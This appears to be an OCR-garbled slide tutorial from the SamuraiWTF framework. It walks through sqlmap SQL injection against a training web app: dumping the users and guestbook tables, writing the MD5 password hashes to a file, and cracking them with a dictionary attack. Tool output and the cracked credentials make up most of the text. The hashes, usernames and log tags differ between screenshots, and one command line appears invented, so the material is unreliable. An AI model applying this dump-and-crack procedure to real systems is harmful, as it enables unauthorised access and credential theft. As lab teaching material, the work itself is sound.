
SamuraiWTF3.3.2

```
File Edit View Search Terminal Help
[07:26:58] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.7, PHP 5.5.9
back-end DBMS: MySQL 5.0.12
[07:26:58] [WARNING] missing database parameter. sqlmap is going to use the current database to enumerate table(s) entries
[07:26:58] [INFO] fetching current database
[07:26:58] [INFO] fetching tables for database: 'dwa'
[07:26:58] [INFO] fetching entries of column(s) 'user', 'password' for table 'users' in database 'dwa'
[07:26:58] [WARNING] something went wrong with full UNION technique (could be because of limitation on retrieved number of entries) falling back to partial UNION technique
[07:26:58] [WARNING] reflective value(s) found and filtering out
[07:26:58] [INFO] the SQL query used returns 5 entries
[07:26:58] [INFO] retrieved: "1337" "8d3530d75ae2c3966d7e6d4fcc69216b"
[07:26:58] [INFO] retrieved: "admin" "5f4dcc3b5aa765d61d8327deb882cf99"
[07:26:58] [INFO] retrieved: "gordon" "e99a18c428cb38d5f260853678922e03"
[07:26:58] [INFO] retrieved: "pablo" "bd107d89f3bbe49cade3de5c71e9e9b7"
[07:26:58] [INFO] retrieved: "saithy" "5f4dcc3b5aa765d61d8327deb882cf99"
[07:26:58] [INFO] analyzing table dump for possible password hashes
[07:26:58] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N]
```

SAMURAI WEB TESTING FRAMEWORK
HTTP://WWW.SAMURAI-WTF.ORG

Enter no and then it will ask you if you want crack the using a directory attack.

Enter Yes



back-end DBMS: MySQL 5.0.12

```
File Edit View Search Terminal Help
[07:26:58] [WARNING] missing database parameter. sqlmap is going to use the current database to enumerate table(s) entries
[07:26:58] [INFO] fetching current database
[07:26:58] [INFO] fetching tables for database: 'dwa'
[07:26:58] [INFO] fetching entries of column(s) 'user', 'password' for table 'users' in database 'dwa'
[07:26:58] [WARNING] something went wrong with full UNION technique (could be because of limitation on retrieved number of entries) falling back to partial UNION technique
[07:26:58] [WARNING] reflective value(s) found and filtering out
[07:26:58] [INFO] the SQL query used returns 5 entries
[07:26:58] [INFO] retrieved: "1337" "8d3530d75ae2c3966d7e6d4fcc69216b"
[07:26:58] [INFO] retrieved: "admin" "5f4dcc3b5aa765d61d8327deb882cf99"
[07:26:58] [INFO] retrieved: "gordon" "e99a18c428cb38d5f260853678922e03"
[07:26:58] [INFO] retrieved: "pablo" "bd107d89f3bbe49cade3de5c71e9e9b7"
[07:26:58] [INFO] retrieved: "saithy" "5f4dcc3b5aa765d61d8327deb882cf99"
[07:26:58] [INFO] analyzing table dump for possible password hashes
[07:26:58] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] y
[07:28:54] [INFO] writing hashes to a temporary file '/tmp/sqlmapw33x494706/sqlmapshashes-WAQLvM.txt'
do you want to crack them via a dictionary-based attack? [y/n/e] y
```

SAMURAI WEB TESTING FRAMEWORK
HTTP://WWW.SAMURAI-WTF.ORG

It will ask you what list you want to use, we will use the default list in sql map. So enter 1, it will ask you if you want to use common password suffixes, thats up to. I entered no.




```
File Edit View Search Terminal Help
hrs' in database 'dwa'
[07:26:58] [WARNING] something went wrong with full UNION technique (could be because of limitation on retrieved number of entries) - falling back to partial UNION technique
[07:26:58] [WARNING] reflective value(s) found and filtering out
[07:26:58] [DWP] the SQL query used returns 5 entries
[07:26:58] [DWP] retrieved "1331", "8d3533d73ae2c3966d7e69fcc68216b"
[07:26:58] [DWP] retrieved "admin", "3f4dc3b5aa765d61d8327d6b882cf99"
[07:26:58] [DWP] retrieved "gordonb", "e99a18c428cb38d5f260853678932ae03"
[07:26:58] [DWP] retrieved "pablo", "0d01d09f3b6e4bcae30e5c71e9e9b1"
[07:26:58] [DWP] retrieved "smithy", "3f4dc3b5aa765d61d8327d6b882cf99"
[07:26:58] [DWP] analyzing table dump for possible password hashes
[07:26:58] [DWP] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] y
[07:26:54] [DWP] writing hashes to a temporary file '/tmp/sqlmap33x494706/sqlmap_hashes-WAOLv.txt'
do you want to crack then via a dictionary-based attack? [Y/n/q] ?
[07:30:27] [DWP] using hash method 'md5_generic_password'
what dictionary do you want to use?
[1] default dictionary file '/opt/samurai/sqlmap/text/wordlist.txt' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
p
[07:31:24] [DWP] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] n
[07:32:32] [DWP] starting dictionary-based cracking [md5_generic_password]
[07:32:32] [DWP] starting 2 processes
[07:32:33] [DWP] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678932ae03'
[07:32:35] [DWP] cracked password 'charley' for hash '8d3533d73ae2c3966d7e69fcc68216b'
[07:32:36] [DWP] current status: efuxx
```

It will start cracking them.



```
File Edit View Search Terminal Help
[07:26:58] [DWP] retrieved "pablo", "0d01d09f3b6e4bcae30e5c71e9e9b1"
[07:26:58] [DWP] retrieved "smithy", "3f4dc3b5aa765d61d8327d6b882cf99"
[07:26:58] [DWP] analyzing table dump for possible password hashes
[07:26:58] [DWP] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] y
[07:26:54] [DWP] writing hashes to a temporary file '/tmp/sqlmap33x494706/sqlmap_hashes-WAOLv.txt'
do you want to crack then via a dictionary-based attack? [Y/n/q] ?
[07:30:27] [DWP] using hash method 'md5_generic_password'
what dictionary do you want to use?
[1] default dictionary file '/opt/samurai/sqlmap/text/wordlist.txt' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
p
[07:31:24] [DWP] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] n
[07:32:32] [DWP] starting dictionary-based cracking [md5_generic_password]
[07:32:32] [DWP] starting 2 processes
[07:32:33] [DWP] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678932ae03'
[07:32:35] [DWP] cracked password 'charley' for hash '8d3533d73ae2c3966d7e69fcc68216b'
[07:32:36] [DWP] current status: efuxx
```

As you can see it cracked the following so far.




```
Samurai@samuraiwtf: ~$ ./samuraiwtf.py -u http://10.10.10.10:8080 -d dwaa -t users -o /home/samurai/.sqlmap/output/dwaa/dump/dwaa/users.csv
[07/32/39] [INFO] postprocessing table dump
Database: dwaa
Table: users
[5 entries]
-----
| user | password |
-----
| 1337 | 8d3533d75ae2c3966d746d4fcc69224b (charley) |
| admin | 3f4dc3b5aa765d61d83274e6882cf99 (password) |
| gordonb | e99a18c428cb38d5f260853678922e03 (abc123) |
| puble | 0d087d99f3b6e48cade3d5c75e9e9b7 (Letmein) |
| sm1thy | 3f4dc3b5aa765d61d83274e6882cf99 (password) |
-----
[07/32/39] [INFO] table 'dwaa.users' dumped to CSV file '/home/samurai/.sqlmap/output/dwaa/dump/dwaa/users.csv'
[07/32/39] [INFO] fetching entries of column(s) 'user', 'password' for table 'guestbook' in database 'dwaa'
[07/32/39] [CRITICAL] connection dropped or unknown HTTP status code received. try to force the HTTP User-Agent header with option '--user-agent' or switch '--no-proxy' or switch '--no-cast' or switch '--hex'
[07/32/39] [INFO] the sql query used returns 3 entries
[07/32/39] [WARNING] in case of continuous data retrieval problems you are advised to try a switch '--no-cast' or switch '--hex'
```

SAMURAI WEB TESTING FRAMEWORK
HTTP://WWW.SAMURAI-WTF.ORG

it will ask you if you want to directory attack the user your currently logged in as.

Enter y



```
Samurai@samuraiwtf: ~$ ./samuraiwtf.py -u http://10.10.10.10:8080 -d dwaa -t users -o /home/samurai/.sqlmap/output/dwaa/dump/dwaa/users.csv
do you want to crack then via a dictionary-based attack? [Y/n/q] y
[07/38/09] [INFO] using hash method 'md5_generic_passwd'
[07/38/09] [INFO] resuming password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[07/38/09] [INFO] postprocessing table dump
Database: dwaa
Table: guestbook
[3 entries]
-----
| user | password |
-----
| gordonb | e99a18c428cb38d5f260853678922e03 (abc123) |
| gordonb | e99a18c428cb38d5f260853678922e03 (abc123) |
| gordonb | e99a18c428cb38d5f260853678922e03 (abc123) |
-----
[07/38/09] [INFO] table 'dwaa.guestbook' dumped to CSV file '/home/samurai/.sqlmap/output/dwaa/dump/dwaa/guestbook.csv'
[07/38/09] [INFO] fetched data logged to text files under '/home/samurai/.sqlmap/output/dwaa'
Samurai@samuraiwtf: ~$
```

SAMURAI WEB TESTING FRAMEWORK
HTTP://WWW.SAMURAI-WTF.ORG

The list of crack users and passwords are

```
+-----+-----+
| user   | password                               |
+-----+-----+
| 1337   | 8d3533d75ae2c3966d7e0d4fcc69216b (charley) |
| admin  | 5f4dcc3b5aa765d61d8327deb882cf99 (password) |
| gordonb | e99a18c428cb38d5f260853678922e03 (abc123) |
| pablo  | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein) |
| smithy | 5f4dcc3b5aa765d61d8327deb882cf99 (password) |
+-----+-----+
```